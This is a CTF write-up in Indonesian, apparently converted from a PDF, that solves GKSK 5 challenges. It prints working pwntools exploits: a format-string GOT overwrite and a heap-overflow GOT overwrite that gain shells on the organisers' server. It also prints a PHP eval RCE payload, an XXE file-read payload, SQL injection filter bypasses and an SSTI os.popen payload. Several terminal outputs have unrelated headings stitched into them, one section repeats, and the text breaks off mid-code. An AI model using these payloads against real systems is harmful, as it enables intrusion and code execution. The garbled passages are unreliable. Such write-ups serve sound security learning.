

Writeup GKSK 5 CTF

Me and the bois doing GKSK 5 CTF



By
Christopher Hendratno

Pwn: Gacha Simulator [50 points]	4
Executive Summary	4
Technical Report	4
Flag	5
Pwn: text	6
Executive Summary	6
Technical Report	6
Flag	8
Pwn: Froggy [100 points]	9
Executive Summary	9
Technical Report	9
Flag	13
Web: Old but Risk [50 points]	14
Executive Summary	14
Technical Report	14
Flag	15
Web: CC2 [75 points]	16
Executive Summary	16
Technical Report	16
Flag	17
Web: Admin Kerad [100 points]	18
Executive Summary	18
Technical Report	18
Flag	19
Web: Anime 4U [100 points]	20
Executive Summary	20
Technical Report	20
Flag	21
Rev: Ez Check [50 points]	22
Executive Summary	22
Technical Report	22
Flag	23

Rev: Lottery [75 points]	24
Executive Summary	24
Technical Report	24
Flag	29
Forensic: Mengendus [50 points]	30
Executive Summary	30
Technical Report	30
Flag	30
Crypto: Rasa sakit [100 points]	31
Executive Summary	31
Technical Report	31
Flag	32

A. Pwn: Gacha Simulator [50 points]

1. Executive Summary

Bantu Vadim nge-gacha di gacha simulator ini!!

```
nc 103.200.7.156 2101
```

2. Technical Report

Diberikan file berupa binary dengan detail sebagai berikut.

```
case: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld, for GNU/Linux 3.2.0,
BuildID[sha1]=6e59c4ea798370c423dcf915028ab
39b6e047054, not stripped
[*]
'/home/chao/Documents/WriteUps/GKSK/2020/pwn/gacha_simulator/ca
se'
```

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

Terlihat bahwa seluruh proteksi dari binary tersebut enabled kecuali **stack protector**. Langsung saja saya run binary untuk melakukan sedikit testing.

Setelah mencoba beberapa kali sepertinya terdapat integer overflow pada binary ini dan saya bisa meng-inputkan angka negatif pada binary ini. Untuk mendapatkan uang plus, saya pun mencoba untuk melakukan **buy mystery box** dengan jumlah negatif.

Berikut merupakan hasilnya

```
chao at Yu in [~/Documents/WriteUps/GKSK/2020/pwn/gacha_simulator] on git:master x dda20f8 "Added new pwn writeups"
23:05:04 > ./case
Balance: 9000
Writeup GKSK 5 CTF
W E L C O M E !
1. Buy 'flag box'
2. Buy 'mystery box'
Input: 2
Executive Summary
mystery box cost 1000 each box, how many would you like?
> -10000
Balance: 10009000
W E L C O M E !
1. Buy 'flag box'
2. Buy 'mystery box'
Input: 
```

Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled

Terlihat bahwa seluruh proteksi dari binary tersebut enabled kecuali **stack protector**. Langsung saja saya run binary untuk melakukan sedikit testing. Setelah mencoba beberapa kali sepertinya terdapat integer overflow pada binary ini dan saya bisa meng-inputkan angka negatif pada binary ini. Untuk mendapatkan uang plus, saya pun mencoba untuk melakukan **buy mystery box** dengan jumlah negatif.

Nah balance yang saya miliki sekarang sudah mencukupi untuk membeli flag, langsung saja saya coba beli flag di server.

```
Here's your flag: GKSK{3z_pz_1nt_0v3rvl0W}
```

Flag pun berhasil saya dapatkan

3. Flag

Flag : **GKSK{3z_pz_1nt_0v3rvl0W}**

B. Pwn: text

1. Executive Summary

Hi! I Just made a simple program. It'll print anything you input. Go to **103.200.7.156** port **2102** to access my program. OR, you can download it here...

Author: AnehMan(PRAM)

2. Technical Report

Diberikan sebuah binary dengan detail sebagai berikut.

text: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-, for GNU/Linux 3.2.0,
BuildID[sha1]=4f9b92401b86b81ee0bd98b84ed

996dbff1aaf32, not stripped

[*] '/home/chao/Documents/WriteUps/GKSK/2020/pwn/text/text'

Arch: i386-32-little

RELRO: Partial RELRO

Stack: No canary found

NX: NX enabled

PIE: No PIE (0x8048000)

Terlihat binary tidak memiliki proteksi **canary** dan **PIE**. Namun **NX Enabled** sehingga tidak memungkinkan untuk melakukan inject shellcode, langsung saja saya run binary-nya dan saya menemukan bug yang umum yaitu **Format String Bug** dimana pada fungsi **printf()** di C tidak diberikan **format specifier**.

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-6Ch]
4     int *v4; // [esp+64h] [ebp-8h]
5
6     v4 = &argc;
7     init();
8     while ( 1 )
9     {
10        printf("%s", "Type anything!\n> ");
11        gets(&s);
12        printf(&s);
13        puts("\n");
14    }
15 }
```

Pada bagian yang saya **block** merupakan letak bug **Format string**, dan berikut merupakan hasil-nya jika saya meng-inputkan format string seperti **“%p”** pada binary.

```

chao at Yu in [~/Docu
23:16:31 > ./text
Type anything!
> %p
0x8048698

```

Binary akan melakukan print terhadap address yang berada di stack pointer sebelum fungsi **printf** dijalankan.

Pada binary ini juga diberikan **backdoor function** yang dapat melakukan execute shell.

```

int sys()
{
    return system("/bin/sh");
}

```

Dengan format string, saya dapat melakukan overwrite pada **GOT** address libc, pada kasus ini saya memutuskan untuk melakukan overwrite **GOT** pada fungsi **puts** dan mengubah **puts@GOT** tersebut menjadi address **backdoor function** yaitu **sys** yang diberikan oleh problem setter.

Berikut merupakan exploitnya.

```

from pwn import *

def exploit():
    p = process("./text")
    # p = remote("103.200.7.156", 2102)
    puts_got = 0x804a014
    shell = 0x08048526

    payload = ''
    payload += p32(puts_got)
    payload += p32(puts_got + 2)
    payload += "%7${}p".format(0x8526 - len(payload))
    payload += "%7$hn"
    payload += "%{}p".format(0x10804 - 0x8526)
    payload += "%8$hn"
    p.sendline(payload)
    p.interactive()

if __name__ == "__main__":
    exploit()

```

Langsung saya run script tersebut.

Script ini saya run di local karena service pada server sudah mati.

```
Flag 2x
Work On My Desk [50 points]
exploit.py text
$ id
uid=1000(chao) gid=1000(chao) groups=1000(chao),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),129(kvm),999(docker)
$ whoami
chao
$ nc 103.200.7.156 2103
0x8048698$ ls
C: Pwn: Froggy [100 points]
1. Executive Summary
```

Shell berhasil didapatkan.

3. Flag

Service mati

C. Pwn: Froggy [100 points]

1. Executive Summary

nc 103.200.7.156 2103

Author: AnehMan

2. Technical Report

Diberikan sebuah binary dengan detail sebagai berikut.

```
froggy: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux
3.2.0, BuildID[sha1]=00c410f9ea397ccda3a4c8e96
429b9ald40dl490, not stripped
[*] '/home/chao/Documents/WriteUps/GKSK/2020/pwn/froggy/froggy'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
```

Binary merupakan arsitektur **32 bit** tidak memiliki **stack protector** dan **PIE**. Langsung saja saya decompile binary tersebut di **IDA Pro**.

```

1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     void *v3; // ST18_4
4     void *v4; // ST1C_4
5     int v5; // esi
6     int v6; // esi
7
8     init();
9     v3 = malloc(8u);
10    *(_DWORD *)v3 = 1;
11    *({_DWORD *}v3 + 1) = malloc(8u);
12    v4 = malloc(8u);
13    *(_DWORD *)v4 = 2;
14    *({_DWORD *}v4 + 1) = malloc(8u);
15    printf("1st input: ");
16    v5 = *({_DWORD *}v3 + 1);
17    *(_BYTE *)v5 + read(0, *({void **}v3 + 1), 0x80u) = 0;
18    printf("2nd input: ");
19    v6 = *({_DWORD *}v4 + 1);
20    *(_BYTE *)v6 + read(0, *({void **}v4 + 1), 0x80u) = 0;
21    puts("OK...");
22    exit(1);
23 }

```

Dari hasil decompile binary tersebut, binary tersebut melakukan:

1. **Malloc** sebanyak **8 byte** 2 kali.
2. Binary Meminta input 2 kali dan akan dimasukkan ke dalam 2 heap chunk, namun batas inputnya sangat panjang yaitu **0x80** byte dalam hex atau **128** byte dalam decimal yang artinya saya dapat melakukan **heap overflow**.
3. Binary memanggil fungsi **exit** dari libc

Ide saya adalah untuk melakukan **heap overflow** pada input pertama sehingga dapat Meng-overwrite address **malloc** ke-2 menjadi **exit@GOT** sehingga saat input ke-2 saya dapat mengubah address dari **exit@GOT**.

Langsung saja saya mencoba untuk melakukan sedikit debugging dengan gdb.

```
Breakpoint 1, 0x080486a3 in main ()
gdb-peda$ find 'AAAA'
Searching for 'AAAA' in: None ranges
Found 1 results, display max 1 items:
[heap] : 0x804b170 ("AAAA\n")
gdb-peda$ x/20wx 0x804b170
0x804b170: 0x41414141 0x0000000a 0x00000000 0x00000011
0x804b180: 0x00000002 0x0804b190 0x00000000 0x00000011
0x804b190: 0x00000000 0x00000000 0x00000000 0x00021e69
0x804b1a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b1b0: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$ x/20wx 0x804b170-0x8
0x804b168: 0x00000000 0x00000011 0x41414141 0x0000000a
0x804b178: 0x00000000 0x00000011 0x00000002 0x0804b190
0x804b188: 0x00000000 0x00000011 0x00000000 0x00000000
0x804b198: 0x00000000 0x00021e69 0x00000000 0x00000000
0x804b1a8: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$
```

Gambar diatas merupakan struktur heap setelah melakukan read pertama, terlihat bahwa size heap di-optimisasi oleh libc menjadi **0x11**.

Untuk melakukan heap overflow sampai ke address malloc ke-2 yaitu **0x804b190** saya harus berhati-hati untuk tidak mengubah **chunk size** pada heap malloc ke-2. Nah untuk melakukan hal tersebut, saya membutuhkan padding sebanyak **12** dan ditambah dengan **0x00000011** dan **0x00000002** dan kemudian ubah malloc ke-2 menjadi address **GOT** dari exit.

Berikut merupakan payload yang saya siapkan.

```
binary = ELF("froggy")
sys = 0x080485cb
exit_got = binary.got['exit']

payload = ''
payload += 'A' * 12
payload += p32(0x11)
payload += p32(2)
payload += p32(exit_got)
```

Saya-pun mencoba payload tersebut dan berikut merupakan struktur heap setelah input pertama diberikan.

```

gdb-peda$ x/20wx 0x895b170
0x895b170: 0x41414141 0x41414141 0x41414141 0x00000011
0x895b180: 0x00000002 0x0804a020 0x0000000a 0x00000011
0x895b190: 0x00000000 0x00000000 0x00000000 0x00021e69
0x895b1a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x895b1b0: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$ x/20wx 0x895b170 - 0x8
0x895b168: 0x00000000 0x00000011 0x41414141 0x41414141
0x895b178: 0x41414141 0x00000011 0x00000002 0x0804a020
0x895b188: 0x0000000a 0x00000011 0x00000000 0x00000000
0x895b198: 0x00000000 0x00021e69 0x00000000 0x00000000
0x895b1a8: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$

```

Terlihat bahwa address malloc kedua sudah berubah menjadi **GOT** address dari **exit** sehingga saat binary meminta input ke-2, inputan saya akan masuk pada address **GOT** dari exit sehingga saya bisa mengontrol address **GOT** dari exit. Pada binary ini juga disediakan sebuah backdoor function yang bernama **sys**.

```

1 int sys()
2 {
3     return system("/bin/sh");
4 }

```

Saya hanya perlu mengganti **GOT** address dari exit menjadi address dari **sys** dengan memanfaatkan input ke-2. And boom ! we got the shell.

```

from pwn import *

def exploit():
    # p = process("./froggy")
    p = remote("103.200.7.156", 2103)
    binary = ELF("froggy")
    sys = 0x080485cb
    exit_got = binary.got['exit']

    payload = ''
    payload += 'A' * 12
    payload += p32(0x11)
    payload += p32(2)
    payload += p32(exit_got)

    p.sendline(payload)

    payload = ''

```

```

payload += p32(sys)

p.sendline(payload)

p.interactive()

if __name__ == "__main__":
    exploit()

```

Jalankan scriptnya dan ..

```

chao at Yu in [~/Documents/WriteUps/GKSK/2020/pwn/froggy] on git:
23:56:21 > python exploit.py
[+] Opening connection to 103.200.7.156 on port 2103: Done
[*] '/home/chao/Documents/WriteUps/GKSK/2020/pwn/froggy/froggy'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[*] Switching to interactive mode
1st input: 2nd input: OK...
$ ls
flag.txt
heap
$ cat flag.txt
GKSK{HEAP1ty_H0pp1ty_y0uR_b1n4ry_1s_n0w_mY_pR0p3rtY}
$
[*] Interrupted
[*] Closed connection to 103.200.7.156 port 2103

```

3. Flag

Flag: GKSK{HEAP1ty_H0pp1ty_y0uR_b1n4ry_1s_n0w_mY_pR0p3rtY}

D. Web: Old but Risk [50 points]

1. Executive Summary

---Incomplete---

[Link](#)

Author: nothingLastForever

2. Technical Report

Diberikan sebuah link ke website dan sebuah source code sebagai berikut.

```
<?php
$arr = array('flag' => 'FLAGGGG');
if(!$con) {
    die('asiap');
}


extract($arr);
eval(base64_decode($_GET['c']));
?>
```

Terlihat bahwa web tersebut meminta request **GET** dengan parameter 'c' yang nantinya akan di **base64_decode** dan di **eval**.

Bug terdapat pada fungsi **eval** yang sangat berbahaya apabila saya mengeksekusi fungsi **system()** di php.

Yang saya lakukan adalah melakukan **base64_encode** terhadap payload saya yaitu **"echo system('ls')"** untuk me-list directory yang ada di web tersebut sehingga saat web menerima request yang saya berikan, web akan melakukan **eval** terhadap payload saya dan menjalankannya sebagai kode php

```
chao at Yu in [~] docs.google.com/document/d/1el
0:05:07 > echo "echo system('ls');" | base64
ZWNobyBzeXN0ZW0oJ2xzJyk7Cg==
```



Hanya terdapat source code dari index.php, langsung saja saya cat index.php tersebut.



3. Flag

Flag : **GKSK{3val_b1sa_j4di_3v1l}**

E. Web: CC2 [75 points]

1. Executive Summary


Web yang KAKU kayak kamu :)

[Link](#)

Author: JinXPro-UwU

2. Technical Report

Diberikan sebuah web dengan hint yang sangat mantap.



1 hal yang langsung terpikirkan di otak saya yaitu **XXE injection**.

Seperti biasa sedikit recon di google dan mendapatkan payload **xxe** yang mantap.

```
<?xml version='1.0' encoding='UTF-8'?>
<!-- XML External Entity injection start -->
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "flag.txt" >
]>

<GKSK>
```



```
<GKSK>&xxe;</GKSK>  
</GKSK>
```

Langsung saja submit payload tersebut dan submit.



3. Flag

Flag : GKSK{XXE_eZ_4U_UwU}

F. Web: Admin Kerad [100 points]

1. Executive Summary

si otong merasa web yang dia buat sudah kerad, coba kalian temukan celah membobol webnya


[Link](#)

Author: nothingLastForever

2. Technical Report

Diberikan sebuah web dengan form login, 1 hal yang terpikirkan di otak saya yaitu **sql injection**.

Langsung saya coba dengan payload umum sql injection yaitu **'or 1=1 --** .
Dan berikut merupakan hasilnya.



Admin Kerad 1

Jangan Pakai simbol terlarang (-, -, #, ", +, =) T_T

Username

Password

Login

[Biar gk tegang :\(](#)

Sedikit recon di google dan mendapatkan payload tanpa simbol yaitu ' or '1. Berikut merupakan hasilnya.

Space tidak boleh di inputkan, namun bisa saya bypass dengan comment.

Payload = '/**/or/**/'1.

Berikut merupakan hasilnya.

GKSK{w0w_4nda_k3rad}

[Logout](#)

3. Flag

Flag : GKSK{w0w_4nda_k3rad}

G. Web: Anime 4U [100 points]

1. Executive Summary

Web dari WIBU untuk WIBU dan demi WIBU OwO


[Link](#)

Author: JinXPro-UwU

2. Technical Report


Diberikan sebuah web untuk searching dengan bug **SSTI**.

Langsung saja saya inputkan payload **SSTI** `{{url_for.__globals__.os.popen('ls').read()}}`



app.py flag.txt requirements.txt static templates

Directory berhasil saya list dan flag.txt ditemukan. Tinggal cat flag.



GKSK{w3b_8wt_W18Uuuuu_plU5_55TI_UwU}

3. Flag

Flag : GKSK{w3b_8wt_W18Uuuuu_plU5_55TI_UwU}

H. Rev: Ez Check [50 points]

1. Executive Summary

Just a normal program

BUT something go wrong...


Can you check it for me??

Author: AnehMan(ki PRAMa lewu)

2. Technical Report

Diberikan sebuah binary yang hanya melakukan check version.

Langsung saya decompile di **ida pro**.



Di **ida view** terlihat bahwa saya melakukan jump ke fungsi `loc_B01`.

Namun karena versi sudah di inisialisasi didalam binary, saya tidak bisa merubah variabel tersebut.

Hal yang menarik adalah instruksi "**jz**" yang artinya **jump zero** ke lokasi `loc_B17`, saya mencoba menggantinya menjadi "**jnz**" yang artinya **jump not zero**.

Langsung saja patch program tersebut dan run lagi.

```
chao at Yu in [~/Documents/WriteUps/G
0:30:28 > ./ez
Checking version[0.points]
FLAG: GKSK{2_w4ys_2_g4T_d4_fl4gG}
```

3. Flag

Flag : GKSK{2_w4ys_2_g4T_d4_fl4gG}

I. Rev: Lottery [75 points]

1. Executive Summary

Imagine you're rich asf but keep spending money on lottery...

nc 103.200.7.156 5101

Author: AnehMan(THE PRAM MINISTER)

2. Technical Report

Diberikan sebuah file **pyc**, langsung saya decompile dengan **uncompyle6**.
Berikut merupakan potongan hasil decompile.


```

chao at Yu in [~/Documents/WriteUps/GKSK/2020/rev/lottery] on git:master x d
0:38:55 > uncompile6 lottery.pyc
# uncompile6 version 3.6.4
# Python bytecode 3.6 (3379)
# Decompiled from: Python 2.7.17 (default, Nov 7 2019, 10:07:09)
# [GCC 7.4.0]
# Warning: this version has problems handling the Python 3 byte type in contain
# Embedded file name: u1er.py
# Compiled at: 2020-03-03 01:44:07
# Size of source mod 2**32: 3338 bytes
from random import randint
FLAG = 'R E D A C T E D'

def banner():
    print('\n+-----+
          |\n|      |      |      |_____/|___/|__ nc 103.200.7.156:5101
    |  [X] ___/|  |\\X\\X___ |      |\n|  |_____|\\___/|_|  |  |  \\___
          |\n+-----+

Rev: Ez Check [50 points]

def prime():
    prime = []
    for Number in range(1, 51):
        count = 0
        for i in range(2, Number // 2 + 1):
            if Number % i == 0:
                count = count + 1
                break
        if count == 0 and Number != 1:
            prime.append(Number)

    return prime

```

Kode yang penting adalah pada bagian berikut.

```

        if 65 <= ord(ticket[i]) - 20 <= 90:
            prob += 1
        elif i % 5 == 0 and i not in prime():
            if 97 <= ord(ticket[i]) <= 122 and ord(ticket[i]) % 10 ==
3:
            prob += 1
        elif i % 9 == 0 and i not in prime():
            if 48 <= ord(ticket[i]) <= 57:
                prob += 1
        elif i % 13 == 0 and i not in prime():
            if 65 <= ord(ticket[i]) <= 90:
                prob += 1
        elif i % 4 == 0 and i not in prime():
            if 97 <= ord(ticket[i]) <= 122 and ord(ticket[i]) % 10 ==
7:
            prob += 1
        elif i % 3 == 0 and i not in prime():
            if 48 <= ord(ticket[i]) ^ i % 3 <= 57:
                prob += 1
            elif 48 <= ord(ticket[i]) ^ i % 3 <= 57 or 65 <=
ord(ticket[i]) ^ i % 10 <= 90 or 97 <= ord(ticket[i]) <= 122 and
ord(ticket[i]) % 10 == 7:
                prob += 1

    if prob < 10:
        return 'Try Again...'
    if 10 <= prob <= 25:
        return 'You get $5'
    if 25 < prob <= 40:
        return 'You get $10'
    if 40 < prob <= 49:
        return 'You get $50'
    if prob == 50:
        return 'You got FLAG: {}'.format(FLAG)

```

Dari potongan kode tersebut, saya dapat men-generate ticket saya sendiri dengan cara bruteforce secara manual.

Berikut merupakan kode program tersebut yang saya modifikasi untuk melakukan bruteforce secara **MANUAL**.

```
from random import randint
import string
FLAG = 'R E D A C T E D'

def prime():
    prime = []
    for Number in range(1, 51):
        count = 0
        for i in range(2, Number // 2 + 1):
            if Number % i == 0:
                count = count + 1
                break

        if count == 0 and Number != 1:
            prime.append(Number)

    return prime

def check(ticket):
    ticket = list(ticket)
    if len(ticket) != 50:
        return 'Invalid ticket...'

    prob = 0
    for i in range(50):
        if i in prime():
            if 48 <= ord(ticket[i]) ^ i % 10 <= 57:
                prob += 1
        elif i % 6 == 0 and i not in prime():
            if 65 <= ord(ticket[i]) - 20 <= 90:
                prob += 1
        elif i % 5 == 0 and i not in prime():
            if 97 <= ord(ticket[i]) <= 122 and ord(ticket[i]) % 10 ==
3:
                prob += 1
```

```

        elif i % 9 == 0 and i not in prime():
            if 48 <= ord(ticket[i]) <= 57:
                prob += 1
        elif i % 13 == 0 and i not in prime():
            if 65 <= ord(ticket[i]) <= 90:
                prob += 1
        elif i % 4 == 0 and i not in prime():
            if 97 <= ord(ticket[i]) <= 122 and ord(ticket[i]) % 10 ==
7:
                prob += 1
        elif i % 3 == 0 and i not in prime():
            if 48 <= ord(ticket[i]) ^ i % 3 <= 57:
                prob += 1
            elif 48 <= ord(ticket[i]) ^ i % 3 <= 57 or 65 <=
ord(ticket[i]) ^ i % 10 <= 90 or 97 <= ord(ticket[i]) <= 122 and
ord(ticket[i]) % 10 == 7:
                prob += 1

    if prob < 10:
        return prob
    if 10 <= prob <= 25:
        return prob
    if 25 < prob <= 40:
        return prob
    if 40 < prob <= 49:
